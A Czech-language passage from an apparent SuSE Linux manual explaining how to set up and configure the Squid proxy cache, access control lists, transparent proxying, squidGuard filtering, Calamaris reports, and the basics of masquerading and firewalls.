Můžete konfigurovat více cache, mezi které je rozkládána zátěž systému a také zvyšujete možnost nalezení objektu již v lokální síti. Můžete také vytvořit hierarchicky uspořádané cache, takže je cache schopná předat požadavek na objekt jiné cache na stejné úrovni nebo ho předá nadřazené – která pak vyřídí požadavek prostřednictvím jiné cache nebo stáhne objekt z Internetu.

Volba správné topologie je velice důležitá, protože by nemělo dojít ke zvýšení celkového síťového provozu. U velké sítě je možné nakonfigurovat proxy server pro každou podsíť a tu pak spojit s nadřazenou cache, která je opět napojena na proxy ISP (poskytovatele).

Kompletní komunikace je řízena prostřednictvím ICP(angl. *Internet Cache Protocol*), který je vystavěn nad UDP. Výměna dat mezi jednotlivými cache se provádí prostřednictvím HTTP (angl. *Hyper Text Transmission Protocol*) založeném na TCP.

Aby byl nalezen nejlepší server pro požadované objekty, posílá cache všem proxy stejné hierarchie tzv. ICP dotaz. Ostatní proxy pak odpoví prostřednictvím ICP buď HIT v případě, že objekt našli nebo MISS v případě, že ho nenašli. V případě nálezů více HITů se proxy rozhodne, ze které cache bude stahovat. Toto rozhodování se provádí na základě rychlosti odpovědi. Když všechny cache ohlásí MISS, pak bude dotaz předán nadřazené cache.

Tip

Abyste zabránili vícenásobnému ukládání objektů v různých cache lokální sítě – používají se jiné ICP protokoly, jako je např. CARP (angl. *Cache Array Routing Protocol*) nebo HTCP (angl. *Hyper-Text Cache Protocol*).

Tip

Přechovávání objektů z Internetu

Ne všechny objekty v síti jsou statické. Existuje velké množství dynamicky generovaných CGI stránek, počítadel a SSL dokumentů, které nejsou ukládány v cache, protože jsou měněny při každém přístupu.

A u všech ostatních objektů je třeba zvážit, jak dlouho by měly zůstat v cache. Kvůli tomu mají objekty v cache přiřazeny různé stavy.

V hlavičkách pak obsahují informace jako `Last modified` nebo `Expires`, které informují proxy / internetový server o stavu objektu. Objekty v cache jsou odstraňovány převážně kvůli nedostatku místa, kde se používají algoritmy jako je LRU (angl. *Last Recently Used*), který byl vyvinut pro nahrazování objektů v cache. Jeho základní princip spočívá v nalezení nejméně používaných stránek.

Systémové požadavky

Nejdříve by měla být určena zátěž systému. Je třeba věnovat zvláštní pozornost špičkám, které mohou být i 4x vyšší, než je denní průměr. Pokud si nejste jisti, pak je lepší nadhodnotit systémové požadavky, protože nevhodný hw pro Squid může vést k výraznému poklesu výkonu.

V následujícím seznamu jsou jednotlivé části seřazeny podle důležitosti:

Pevný disk

Při ukládání do mezikladu (cache) hraje rychlost zápisu velkou roli. Proto byste měli tomuto faktoru věnovat velkou pozornost. U pevných disků je nejdůležitější doba přístupu (náhodného), která je udávána v milisekundách.

Velikost diskové cache

Pokud máte malou cache, pak je pravděpodobnost HITu velmi nízká, protože cache se velice rychle zaplní a pak jsou starší objekty přepisovány novějšími. Pokud ale máte 1 GB pro cache a uživatel potřebuje každý den pouze 10 MB, pak máte minimálně sto dní, než se vám cache zaplní.

Nejjednodušší je určit velikost cache podle rychlosti připojení. Pokud máte 1 Mb/s linku, pak bude maximální přenosová rychlost 128 KB/s. Za předpokladu, že veškerý datový přenos skončí v cache, pak máte za jednu hodinu uloženo více než 460 MB. Pokud bychom pokračovali a řekli bychom, že pracovní den má 8 hodin a pořád by byla linka plně využita, pak je to za jeden den naspóříte 3,6 GB. Protože však nebývá linka vytížená na 100% – bude stačit pro cache zhruba 2 GB.

Pokud to tedy shrneme, pak squid potřebuje spíš disk, který má kratší dobu přístupu pro čtení a zápis.

RAM

Velikost potřebné paměti pro squid je závislá na počtu objektů, které se nachází v cache. Squid ukládá cachovací odkazy a často používané stránky v paměti tak, aby mohly být požadavky rychleji vyřizovány. Protože paměť je zhruba 1 000 000x rychlejší než pevný disk.

Squid má v paměti také další data, např. tabulku se všemi použitými IP adresami, s nejčastěji používanými zásobníky, objekty a pak také seznamy s informacemi o přístupu a mnoho dalšího.

Proto je důležité, aby měl Squid také dostatek operační paměti. Pokud by musel začít swapovat, tj. odkládat méně často používané části operační paměti do vyhrazeného diskového oddílu. Pro správu cache v paměti můžete využít `cachemgr.cgi`, který je popsán v `cachemgr.cgi` na straně 530.

CPU

Proxy nepotřebuje příliš výkonný procesor. Pouze při startu a během kontroly obsahů cache se zvyšuje zatížení procesoru. Pokud byste chtěli použít víceprocesorové stroje, pak nedosáhnete zvýšení výkonu Squidu. Lepší je přidat disky a operační paměť. Příklady konfigurace systému naleznete na <http://www.cache.ja.net/servers/squids.html>.

Spuštění squidů

Program Squid má SuSE Linux již předkonfigurovaný, takže ho můžete spustit hned po instalaci. Předpokladem bezproblémového startu je správně nastavená síť – tj. aby byl nastaven alespoň nameserver a bylo možné pingnout. Problémy se mohou objevit v okamžiku, kdy používáte dynamickou DNS konfiguraci. V tom případě by alespoň nameserver měl mít platný zápis, protože pokud Squid nenajde v `/etc/resolv.conf` DNS server – tak se vůbec nespustí.

Pro spuštění se přihlaste jako uživatel `root`

```
rscsquid start
```

Při prvním spuštění se vytvoří adresářová struktura v `/var/squid/cache` – což provádí automaticky spouštěcí skript `/etc/init.d/squid` a může to trvat řádově několik vteřin až minut. Pokud se pak zobrazí zelené `done`, byla proxy spuštěna. Na lokálním systému můžete funkčnost squidů ihned otestovat tak, že nastavíte v prohlížeči proxy na `localhost` a port na 3128. Abyste zpřístupnili squid i ostatním, bude potřeba upravit konfigurační soubor, který se nachází v `/etc/squid/squid.conf` a to tak, že upravitě položku `http_access deny all` na `http_access allow all`. Mějte ale na mysli,

že tím otevřete proxy všem, proto byste měli nastavit ACL. Bližší informace naleznete v *Volby pro kontrolu přístupu* na straně 525.

Pokud provedete změny v konfiguračním souboru `/etc/squid/squid.conf`, je potřeba nové nastavení znovu načíst. To provedete příkazem:

```
rcsquid reload
```

Případně můžete Squid rovnou restartovat:

```
rcsquid restart
```

Důležitý je také následující příkaz

```
rcsquid status
```

který zjistíte, zda proxy běží. Pokud byste ji potřebovali zastavit, použijte příkaz

```
rcsquid stop
```

Poslední z uvedených příkazů může chvíli trvat, protože squid čeká půl minuty (volba `shutdown_lifetime` v `/etc/squid/squid.conf`) než bude přerušeno spojení s klienty a kromě toho musí zapsat data na disk.

Upozornění

Pokud ukončíte squid tak, že ho zabijete příkazem `kill` nebo `killall` – může dojít k poškození cache, kterou je potřeba smazat, aby bylo možné squid znovu spustit.

Upozornění

Při odinstalování proxy se neodstraní ani cache, ani protokolové soubory. Je potřeba ručně smazat adresář `/var/cache/squid`.

Lokální DNS server

Lokální DNS server, např. BIND-8 nebo BIND-9, je velice výhodný a to i v případě, že nespravuje žádnou doménu. Stačí, když funguje pouze jako caching-only DNS a umí bez zvláštní konfigurace zpracovat DNS dotazy, resp. je předat root nameserveru. Když ho nastavíte na `127.0.0.1` (tj. localhost) a zapíšete ho do `/etc/resolv.conf`, pak bude mít squid při svém startu vždy platný nameserver. Pro rozchození nameserveru stačí pouze nainstalovat BIND a spustit ho. Nameserver poskytovatele byste měli pak uvést v konfiguračním souboru `/etc/named.conf` mezi forwarders spolu s jeho IP adresou. Když máte běžící firewall, pak je potřeba se podívat, zda DNS dotazy projdou.

Konfigurační soubor `/etc/squid/squid.conf`

Poznámka

Aktualizace z verze 2.4 na 2.5

Po aktualizaci squidů musí být cache smazána, protože došlo ke změně adresářové struktury cache.

Poznámka

Pokud jste prováděli aktualizaci starší verze squidů, pak je nejlepší použít nový `/etc/squid/squid.conf` a do něj přenést data ze starého `squid.conf`. Pokud byste používali starou verzi, tak se vystavujete nebezpečí, že vaše konfigurace nebude fungovat, protože se hodnoty jednotlivých voleb mohly změnit.

Základní nastavení

http_port 3128 Toto je port, na kterém poslouchá squid požadavky klientů. Přednastaven je na 3128 a použitelný je také port 8080. Další porty můžete přidat a odděluje je mezerou.

cache_peer hostname type proxy-port icp-port Zde uveďte nadřazenou proxy jako parent, např. když musíte využívat proxy poskytovatele. Jako hostname uveďte název, resp. IP adresu používané proxy a jako type dopište parent. Jako číslo portu poskytovatele se nejčastěji používá 8080. icp-port můžete nastavit na 7 nebo 0 v případě, že neznáte ICP port nadřazené proxy a její používání není dohodnuto s poskytovatelem.

cache_mem 8 MB Tato položka stanoví, kolik operační paměti bude squid potřebovat pro svůj běh. Přednastaveno je 8 MB.

cache_dir ufs /var/cache/squid 100 16 256 Položka `cache_dir` určuje adresář, do kterého budou na disku ukládány jednotlivé objekty. Číslo za cestou k adresáři znamenají – maximální velikost cache v MB, pak počet podadresářů a počet podadresářů podadresářů. Parametr `ufs` by měl zůstat beze změny. Přednastavenými hodnotami pro velikost cache jsou 100 MB diskového prostoru v adresáři `/var/cache/squid`, kde bude vytvořeno 16 adresářů a každý z nich bude mít 256 podadresářů. Při vyčleňování místa na disku byste si měli nechat dostatek rezerv, rozumné je vytvářet cache o velikosti 50 až 80 procent místa. Kromě toho byste měli poslední dvě čísla (počty adresářů) zvětšovat velice opatrně, protože režie adresářových struktur může zase snížit výkon systému. Pokud máte více disků, kde chcete cache vytvořit, pak můžete vytvořit odpovídající množství řádků s definicí `cache_dir`.

cache_access_log /var/log/squid/access.log Cesta k protokolovému souboru.

cache_log /var/log/squid/cache.log Cesta k protokolovému souboru.

cache_store_log /var/log/squid/store.log Cesta k protokolovému souboru.

Tyto tři volby definují cesty k protokolovým souborům a není třeba je měnit. Pouze v případě, že je cache velice často dotazována – může se hodit přesunout protokolové soubory na jiný disk.

emulate_httpd_log off Změnou na **on** získáte čitelné protokolové soubory, se kterými si ale neporadí některé programy, které mají na starosti vyhodnocování.

client_netmask 255.255.255.255 Touto položkou můžete maskovat IP adresy zapisované do logů a skrýt tak identitu klientů. Pokud zde napíšete např. 255 . 255 . 255 . 0, tak bude poslední pozice IP adresy vynulována.

ftp_user Squid@ Zde nastavte heslo, které bude squid vyžadovat pro anonymní FTP login. Může mít také smysl zde uvést platnou emailovou adresu ve své doméně, protože některé FTP servery její platnost kontrolují.

cache_mgr webmaster Tato volba slouží pro uvedení e-mailové adresy, na kterou se pošle zpráva v případě neočekávaného pádu. Přednastaveno je **webmaster**.

logfile_rotate 0 Squid umí také rotovat uložené protokolové soubory, pokud ho spustíte s volbou **squid -k rotate** a podle uvedené hodnoty bude nejstarší soubor opět přepsán. Tato hodnota je standardně nastavena na 0, protože pro archivaci a mazání protokolových souborů SuSE Linux používá cronjob, jehož konfiguraci naleznete v **/etc/logrotate/squid**.

append_domain domain Volbou **append_domain** můžete určit, které domény budou automaticky připojeny v případě, že není žádná uvedena. Nejčastěji se zde uvádí vlastní doména – takže stačí v prohlížeči uvést **www** a dostanete se na vlastní webserver.

forwarded_for on Když nastavíte na **off**, odstraní squid IP adresu, resp. název počítače klienta z HTTP dotazu.

negative_ttl 5 minutes; negative_dns_ttl 5 minutes Ve standardním případě není třeba toto nastavení upravovat. Pokud ale máte vytáčenou linku, pak se může stát, že Internet nebude po nějakou dobu přístupný. To je

tím, že squid si poznamenává neúspěšné dotazy a brání se znovu dotazovat, i když je již spojení s Internetem obnoveno. V tom případě změňte `minutes` na `seconds` a nechte znovu načíst stránku v prohlížeči.

never_direct allow `acl_name` Pokud chcete zabránit tomu, aby squid vyřizoval požadavky přímo, pak použijte tuto volbu. V tom případě je ale potřeba, aby existovala ještě další proxy, které bude squid své požadavky zasílat. To je třeba nastavit ve volbě `cache_peer`. Pokud zadáte jako `acl_name` `all`, pak zajistíte, že všechny požadavky budou předány `parent` proxy. To je třeba např. tehdy, když poskytovatel striktně trvá na využívání jeho proxy nebo když máte firewall nastaven tak, že nepovoluje přímý přístup k Internetu.

Volby pro kontrolu přístupu

Squid obsahuje velice sofistikovaný systém pro řízení přístupu k proxy. Pomocí ACL je velice dobře a jednoduše konfigurovatelný. V zásadě se jedná o seznam pravidel, která jsou jedno po druhém zpracovávány. ACL je třeba nejdříve definovat předtím, než budou použita. Některá jsou již definována, jako je `all` a `localhost`. Ale vytvořením ACL ještě nic neprovedete. Teprve, když ho použijete např. spolu s `http_access` – tak se změny projeví.

acl `acl_name` `type` `data` ACL potřebuje pro svou definici minimálně tři parametry. Název `acl_name` může být libovolný. U `type` můžete zvolit z celé řady různých možností, které jsou uvedeny v odstavci ACCESS CONTROLS souboru `/etc/squid/squid.conf`. Jaká `data` uvést, to záleží na typu ACL a může se také jednat o soubor, kde jsou třeba názvy počítačů, IP adresy nebo URL. Následují krátké příklady.

```
acl muj_net srcdomain .ma_domena.cz
acl ucitele src 192.168.1.0/255.255.255.0
acl studenti src 192.168.7.0-192.168.9.0/255.255.255.0
acl odpoledne time MTWHF 12:00-15:00
```

http_access `allow` `acl_name` Volbou `http_access` určíte, kdo může proxy používat a k čemu může na Internetu přistupovat. Zde využijete výše definovaná ACL nebo použijete ta předdefinovaná, tj. `localhost` a `all`, která mohou nabývat hodnot `deny` nebo `allow`. Můžete zde vytvořit celý seznam položek s `http_access`, které budou zpracovávány odshora dolů a podle toho, co se nače jako první bude přístup povolen nebo zakázán. Jako poslední položka by měl být vždy `http_access deny all`. V následujícím příkladu povolíte přístup všem uživatelům počítače

localhost, tj. místním uživatelům volný přístup, zatímco všem ostatním ho zakážeme.

```
http_access allow localhost
http_access deny all
```

A ještě jeden příklad, kde využijeme vlastních ACL. Chceme, aby skupina učitele měla kdykoliv přístup k Internetu, zatímco studenti budou moci surfovat pouze od pondělí do pátku a to vždy odpoledne.

```
http_access deny localhost
http_access allow ucitele
http_access allow studenti odpoledne
http_access deny all
```

Volby `http_access` byste měli psát pouze na jedno, předem určené, místo v `/etc/squid/squid.conf` – a to z důvodu přehlednosti.

```
# INSERT YOUR OWN RULE(S) HERE TO ALLOW ACCESS FROM YOUR
# CLIENTS
```

a všechny položky ukončete

```
http_access deny all
```

redirect_program /usr/bin/squidGuard Tato volba slouží pro tzv. přesměrování, kdy jsou dotazy předávány externímu programu, v našem případě `squidGuard`, který dokáže zakázat přístup k určeným URL. Spolu s proxy autentizací a vhodnými ACL tak můžete velice precizně řídit přístup k Internetu pro různé skupiny. `squidGuard` je v separátním balíku a musí se tedy nainstalovat zvlášť.

authenticate_program /usr/sbin/pam_auth Pokud je třeba autentizovat uživatele při přístupu k proxy, můžete použít program `pam_auth`. Při prvním přihlášení uživatele se spustí přihlašovací dialog, kde musí uživatel vložit uživatelské jméno a heslo.

```
acl password proxy_auth REQUIRED

http_access allow password
http_access deny all
```

Klíčové slovo `REQUIRED` za `proxy_auth` můžete také nahradit seznamem povolených jmen uživatelů nebo cestou k takovému seznamu.

ident_lookup_access allow `acl_name` Tato volba zajistí, že za všechny klienty definované v ACL je proveden identifikační dotaz, který prověří identitu uživatele. Když nastavíte `acl_name all`, bude se provádět dotazování pro všechny klienty. Na klientech však musí běžet identifikační démon. V Linuxu můžete nainstalovat program `identd`, pro Windows existuje volně dostupný software, který si můžete stáhnout z Internetu. Aby byli připuštěni pouze klienti s úspěšným identifikačním dotazem(angl. *ident lookup*), je potřeba opět definovat vhodnou ACL.

```
acl identhosts ident REQUIRED
```

```
http_access allow identhosts  
http_access deny all
```

Také zde je možné nahradit `REQUIRED` seznamem povolených jmen uživatelů. Používání `Ident` může přístup výrazně zpomalit, protože kontrola se provádí při každém dotazu.

Konfigurace transparentní proxy

Standardně posílá prohlížeč na určitý port proxy serveru dotazy a proxy mu poskytne odpovídající objekty k dispozici, ať už se v cache nacházejí nebo ne. V praxi pak mohou nastat různé situace:

- Z bezpečnostních důvodů je lepší, když klient pro surfování na Internetu používá proxy.
- Je třeba, aby uživatelé používali proxy i bez toho, aby cokoliv konfigurovali v prohlížečích.
- Proxy se v síti přesunula, ale klienti by si měli i nadále zachovat svou starou konfiguraci.

V každém z těchto případů je vhodné nasadit transparentní proxy. Princip je přitom velice jednoduchý. Internetový prohlížeč pošle svůj požadavek – na cestě sedí proxy, která tento požadavek zpracuje a odpověď odešle zpět prohlížeči – který vůbec netuší, že komunikuje s proxy a ne přímo se zdrojem.

Možnosti konfigurace v `/etc/squid/squid.conf`

Pro nastavení transparentní proxy je třeba nastavit následující volby.

- `httpd_accel_host virtual`
- `httpd_accel_port 80` # port, na kterém se nachází skutečný HTTP server.
- `httpd_accel_with_proxy on`
- `httpd_accel_uses_host_header on`

Konfigurace SuSEfirewall2 pro transparentní proxy

Všechny příchozí dotazy pro squid musí být pomocí tunelu přeměrovány na port squid. K tomu můžete použít konfigurační soubor, který naleznete v souboru `/etc/sysconfig/SuSEfirewall2`. I když chcete nastavit pouze transparentní proxy, je potřeba provést určitá nastavení ve firewallu. Např.:

- Rozhraní pro přístup k Internetu: `FW_DEV_EXT="eth1"`
- Rozhraní pro přístup k vnitřní síti: `FW_DEV_INT="eth0"`

Když jste definovali rozhraní pro přístup k jednotlivým sítím, je potřeba povolit služby, které budou přístupné z vnější a vnitřní sítě. Zadávat je můžete buď pomocí názvu služby nebo obvyklého portu, kde určitá služba běží. Bližší informace viz `/etc/services`.

Nyní tedy povolíme přístup zvenku k webovým službám.

```
FW_SERVICES_EXTERNAL_TCP="www"
```

Pak povolíme přístup ven pro TCP i UDP

```
FW_SERVICES_INT_TCP="domain www 3128"
```

```
FW_SERVICES_INT_UDP="domain"
```

Povolili jsme webové služby a squid, který běží standardně na portu 3128.

Navíc jsme povolili také DNS(angl. *Domain Name Server*), který se stará o překlad názvů počítačů na IP adresy a obráceně. Pokud nechcete povolit DNS, pak `domain` odstraňte a nastavte.

```
FW_SERVICE_DNS="no"
```

Pro nás je nejdůležitější volbou

```
#
# 15.)
# Which accesses to services should be redirected to a localport on the
# firewall machine?
#
# This can be used to force all internal users to surf via
# your squid proxy, or transparently redirect incoming webtraffic
# to a secure webserver.
#
# Choice: leave empty or use the following explained syntax of
# redirecting rules, seperated by a space.
# A~redirecting rule consists of 1) source IP/net,
# 2) destination IP/net,
# 3) protocol (tcp or udp) 4) original destination port and
# 5) local port to redirect the traffic to, seperated by
# a colon. e.g.: "10.0.0.0/8,0/0,tcp,80,3128 0/0,172.20.1.1,tcp,80,8080"
# Please note that as 2) destination, you may add '!' in front
# of the IP/net to specify everything EXCEPT this IP/net.
#
FW_REDIRECT=""
```

Obsah souboru 64: Volba 15 konfigurace firewallu

Ve výše uvedené nápovědě je popsána syntaxe. Nejdřív se vezme IP adresa a síťová maska počítačů, kterých se to bude týkat a pak cílová IP a síťová maska, tj. kam jsou požadavky klientů posílány. V případě webového prohlížeče zvolte síť 0/0 (znamená: platí pro všechny počítače). Pak následuje protokol, kde zvolíte TCP UDP protokol. Jako další parametr je port, na který byl původně dotaz zaslán a jako poslední je port, na který bude přesměrován.

Protože squid podporuje nejen HTTP, můžete na proxy směřovat i jiné porty, jako je FTP (port 21), HTTPS nebo SSL (port 443).

V našem příkladu budeme přesměrovávat webové služby z portu 80 na port proxy serveru, což je 3128. Jednotlivé položky se zde oddělují mezerou.

```
FW_REDIRECT="192.168.0.0/16,0/0,TCP UDP,80,3128
192.168.0.0/16,0/0,21,3128"
```

Pak můžete zkusit firewall spustit jako uživatel root příkazem
rcSuSEfirewall12 start

Pak spusťte squid tak, jak je uvedeno v *Spuštění squid* na straně 521. Zda vše funguje správně se můžete přesvědčit v protokolovém souboru /var/log/

`squid/access.log`. Zda jsou všechny porty nastaveny dobře zjistíte tak, že použijete z libovolného místa mimo vaši síť portscan, tj. ze se pokusíte zjistit, které porty jsou otevřené. V našem případě by měl být otevřen pouze port 80. Ke skenování použijte např. program `nmap`.

```
nmap -O IP_adresa
```

Squid a další programy

V této kapitole se podíváme na to, jak spolupracuje squid s dalšími programy. `cachemgr.cgi` umožňuje správci sítě kontrolovat potřebnou paměť pro skladování dat. `squidGuard` filtruje internetové stránky (a případně k nim nepovolí přístup), zatímco `calamaris` generuje hlášení.

`cachemgr.cgi`

Cache manager je CGI program pro vypracovávání statistik o tom, kolik místa potřebuje squid pro svůj běh.

Nastavení

Nejdříve je třeba mít v systému běžící webový server. Zda server běží můžete zjistit jako uživatel `root` příkazem `rcapache status`. Samozřejmě je třeba mít Apache nainstalovaného.

Když se zobrazí následující hlášení:

```
Checking for service httpd: OK
Server uptime: 1 day 18 hours 29 minutes 39 seconds
```

tak Apache na tomto počítači běží. V opačném případě je třeba webový server spustit příkazem `rcapache start`. I Apache je předkonfigurován tak, aby ho bylo možné ihned spustit.

Jako poslední krok je třeba zkopírovat `cachemgr.cgi` do adresáře `cgi-bin` Apache příkazem

```
cp /usr/share/doc/packages/squid/scripts/cachemgr.cgi
/srv/www/cgi-bin/
```


ACL cache manageru v `/etc/squid/squid.conf`

V konfiguračním souboru proxy serveru je třeba pro cache manager provést následující úpravy

```
acl manager proto cache_object
acl localhost src 127.0.0.1/255.255.255.255
```

A pak nastavit následující pravidla:

```
http_access allow manager localhost
http_access deny manager
```

První ACL je nejdůležitější, protože zde se pokouší squid komunikovat přes `cache_object` protokol. Následující pravidla pak předpokládají, že web server a squid běží na tom samém počítači. Komunikace mezi cache managerem a squidem vychází ze strany web serveru, ne prohlížeče. Když se tedy nachází web server na jiném počítači, pak je třeba přidat další ACL tak, jak je uvedeno v příkladu 65 na následující straně.

```

acl manager proto cache_object
acl localhost src 127.0.0.1/255.255.255.255
acl webserver src 192.168.1.7/255.255.255.255 # IP Webserver

```

Obsah souboru 65: Přístupová pravidla

Pak jsou ještě třeba pravidla z příkladu 66

```

http_access allow manager localhost
http_access allow manager webserver
http_access deny manager

```

Obsah souboru 66: Přístupová pravidla

Je také možné nastavit pro správce cache heslo, když se používá více voleb, např. vzdálené zamykání cache nebo zobrazování podrobných informací o cache. V tom případě je třeba konfigurovat položku `cachemgr_passwd` a seznam voleb, které budou zobrazeny po uvedení hesla. Tento seznam je uveden v `/etc/squid/squid.conf`.

Pokaždé, když se změní konfigurace squidů, je potřeba ho restartovat příkazem

```
rcsquid reload
```

Prohlížení cache

Podívejte se na `http://váš_server/cgi-bin/cachemgr.cgi`. Stiskněte 'continue' a nechte si zobrazit různé statistiky. Bližší informace o jednotlivých volbách naleznete v často kladených dotazech k programu squid na `http://www.squid-cache.org/Doc/FAQ/FAQ-9.html`

squidGuard

Tato kapitola by měla být úvodem do konfigurace squidGuard a měla by vám představit možnosti jeho použití. Pro podrobné popisy jemných nuancí však zde nebude dostatek místa. Hlubší informace naleznete na internetových stránkách – které naleznete na `http://www.squidguard.org`.

squidGuard je volně šiřitelný, flexibilní a velice rychlý filtr pro squid. Podporuje definování množství pravidel pro přístup s různými omezeními pro různé skupiny. Pro přesměrování používá squidGuard standardní rozhraní squidů.

squidGuard můžete použít např. k následujícím úkolům

- Omezení přístupu určitých uživatelů pouze k definovaným serverům anebo URL
- Zamezení přístupu určitých uživatelů k definovaným serverům nebo URL
- Zamezení přístupu určitých uživatelů na základě regulárních výrazů nebo slov
- Přesměrování ze zakázané URL na inteligentní CGI stránku
- Přesměruje nepřihlášeného uživatele na registrační formulář
- Odstínění bannerů a místo toho je prohlížeč přesměrován na prázdný GIF
- Rozdílná pravidla přístupu v závislosti na čase, dni v týdnu a datu
- Rozdílná pravidla pro jednotlivé skupiny uživatelů

Ani squidGuard nebo squid neumí:

- Filtrovat, cenzurovat nebo upravovat text v dokumentech
- Filtrovat, cenzurovat nebo upravovat skriptovací jazyky (např. JavaScript nebo VBscript), které jsou součástí HTML

Používání programu squidGuard

Instalujte balík balík squidGuard a pak upravte konfigurační soubor `/etc/squidguard.conf`. Pokud hledáte příkladové konfigurace, podívejte se na <http://www.squidguard.org/config/>. Později pak můžete experimentovat se složitějšími konfiguracemi.

V následujícím kroku vytvoříte dummy stránku **Přístup odmítnut** nebo CGI stránku, na kterou bude klient přesměrován v případě, že přistoupí na zakázanou stránku. I zde doporučujeme používat Apache.

Nyní musíme squidů říct, že bude použit program squidGuard. Stačí změnit v `/etc/squid/squid.conf`:

```
redirect_program /usr/bin/squidGuard
```

Další volbou je `redirect_children`, která spustí dostatek vláken tak, aby byl program, v našem případě squidGuard, dostatečně rychlý. Standardně dokáže zpracovat 100 000 dotazů za 10 vteřin na 500MHz Pentiu s 5900 doménami a 7880 URL.

Proto není třeba pouštět více než 4 vlákna, protože pak tyto procesy zabírají pouze místo v paměti.

`redirect_children 4`

Nakonec necháte squidá znovu načíst konfiguraci

`rcsquid reload`

Nyní můžete nastavení otestovat v prohlížeči.

Vytvoření protokolů programem Calamaris

Calamaris je perlový skript, který vytváří hlášení o aktivitě cache. Tyto reporty jsou dostupné buď v ASCII nebo HTML. Calamaris využívá při sestavování protokolových souborů squidů. Domovskou stránku projektu naleznete na <http://Calamaris.Cord.de/>.

Program se používá velice jednoduše. Přihlaste se jako uživatel `root` a použijte následující příkaz:

```
cat access.log.files | calamaris volby reportfile
```

Při řetězení více protokolových souborů je důležité dbát na chronologické zřetězení jednotlivých souborů tak, aby byly starší soubory uváděny nejdříve.

Můžete použít následující volby:

-a výstupem budou všechna dostupná hlášení

-w výstupem je protokol ve formátu HTML

-l nadpis nebo logo v záhlaví

Další informace o různých volbách obsahuje manuálová stránka pro `calamaris` (`man calamaris`).

Klasickým příkladem použití je:

```
cat access.log.2 access.log.1 access.log | calamaris -a -w \  
>/usr/local/httpd/htdocs/Squid/squidreport.html
```

V našem příkladu jsme přesměrovali soubor do adresáře `/usr/local/httpd/htdocs/Squid/squidreport.html`. U vás můžete mít soubory pro Apache uloženy jinde.

Dalším nástrojem, který můžete použít pro generování hlášení o stavu cache je SARG (Squid Analysis Report Generator). Další informace naleznete na odpovídajících internetových stránkách: <http://web.onda.com.br/orso/>

Další informace o squid-u

Podívejte se na domovskou stránku <http://www.squid-cache.org/>. Zde naleznete uživatelskou příručku a rozsáhlý seznam často kladených dotazů (FAQ). Navíc máte k dispozici HOWTO, které naleznete v `/usr/share/doc/howto/en/mini/TransparentProxy.gz`. Využít můžete i konferenci `squid-users@squid-cache.org` nebo její archiv na <http://www.squid-cache.org/mail-archive/squid-users/>

Bezpečnost v síti

Maškaráda, firewall a Kerberos jsou pevnými základy bezpečná síť. Díky SSH (Secure Shell) je uživatelům nabízen bezpečný přístup na jiné počítače. Abyste byli schopní všechny tyto nástroje používat, věnujte prosím pozornost následující kapitole.

Maškaráda a firewall	538
SSH (Secure Shell) — bezpečná alternativa k telnetu	541
Síťové ověřování — Kerberos	546
Instalace a správa Kerbera	552
Linux a bezpečnost	566

Maškaráda a firewall

Mnozí uživatelé SUSE Linuxu provozují své počítače přes vytáčené připojení na Internet nebo jako router na pevné lince. Na lokální síti přitom zpravidla používají privátní IP adresy, které ovšem Internet vně lokální sítě nezná. Aby byl umožněn přístup na Internet i lokálním počítačům, je zde možnost použít tzv. maškarádu (angl. *masquerading*).

Na to je třeba instalovat balík `SuSEfirewall`. Ten obsahuje skript pro maškarádu a firewall. Obojí se řídí podle konfiguračního souboru `/etc/sysconfig/SuSEfirewall2`. S maškarádou se vyplatí nainstalovat i firewall, aby byl systém lépe chráněn proti útokům zvenčí. Přečtete si k tomu prosím dokumentaci v `/usr/share/doc/packages/SuSEfirewall`.

Upozornění

Nikdy není absolutní záruka, že váš systém bude navždy chráněný proti napadení zvenčí. Proto pokud se jednou stane, že do něj nějaký pirát pronikne, třebaže jste pečlivě dodrželi naše pravidla, neobviňujte prosím autory této publikace. Naopak spíše oceníme, když se s námi o svou zkušenost rozdělíte na adrese `support@suse.cz`. Ujistíme vás, že na to vezmeme ohled v příštích verzích.

Upozornění

Výchozí předpoklady

Na maškarádu potřebujete nejméně dvě různá síťová rozhraní. První z nich bude ethernetová síťová karta připojená na lokální síť, která používá privátní rozsah adres, např. `192.168.0.0` až `192.168.255.255`. V příkladu zde předpokládáme, že náš právě konfigurovaný router je nastaven na adresu `192.168.0.1` pro síťovou kartu, která vidí lokální síť. Ostatní počítače v lokální síti pak budou mít IP adresy `192.168.0.2`, `192.168.0.3` atd.

Poznámka

Při konfiguraci sítě věnujte zvýšenou pozornost správnému nastavení všesměrové (angl. *broadcast*) adresy a síťové masky

Poznámka

Vnější síťové zařízení, použité pro přístup k Internetu, zde bude například karta ISDN nebo pevná linka se síťovou kartou. Podíváme se nyní, jak se takový typický případ bude konfigurovat.

Jak pracuje firewall

Nainstalovaný balík `SuSEfirewall` neobsahuje vlastně pravý firewall, nýbrž přesněji řečeno pouhý paketový filtr. Ten chrání síť proti přístupu jenom na ty IP adresy a porty, které nejsou pro přístup výslovně uvolněny. `SuSEfirewall` je přednastaven tak, že neumožní přístup k žádným portům a službám na nich běžících. Proto je třeba nejdříve nastavit proměnou `IP_FORWARD` v souboru `/etc/sysconfig/sysctl` na `IP_FORWARD=yes`. Pak proveďte restart počítače nebo použijte `echo 1 > /proc/sys/net/ipv4/ip_forward`.

Cílový počítač zná totiž jenom váš router, ale nemá již informace o odesilateli z vnitřní sítě, který je schovaný za routerem. Proto se používá výraz **maškaráda**. Pakety se totiž vrátí s adresou routeru, který musí ten paket rozpoznat a přepsat cílovou adresu tak, že skončí na správném počítači v lokální síti.

Toto rozpoznávání paketů, které patří k určitému spojení, se provádí pomocí tabulky, která je přímo v jádře routeru tak dlouho, jak je spojení aktivní. Tuto tabulku si můžete dokonce jako superuživatel přechíst příkazem `iptables`. Informace o způsobu použití naleznete v manuálových stránkách. Pro identifikaci spojení se používá kromě IP adres odesilatele a příjemce také čísel portů a použité protokoly. Tak je možné, že router dokáže spravovat několik tisíc spojení po jednotlivé počítače v lokální síti.

Protože cesta paketů zvenku do vnitřní sítě je závislá na maškarádové tabulce, neexistuje žádná možnost, jak zvenku otevřít spojení s počítačem v maškarádované síti, protože pro toto spojení není k dispozici zápis v tabulce.

Obecně se objevují pouze problémy s některými aplikacemi, jako je ICQ, cucme, IRC (DCC, CTCP), Quake a FTP v PORT režimu.

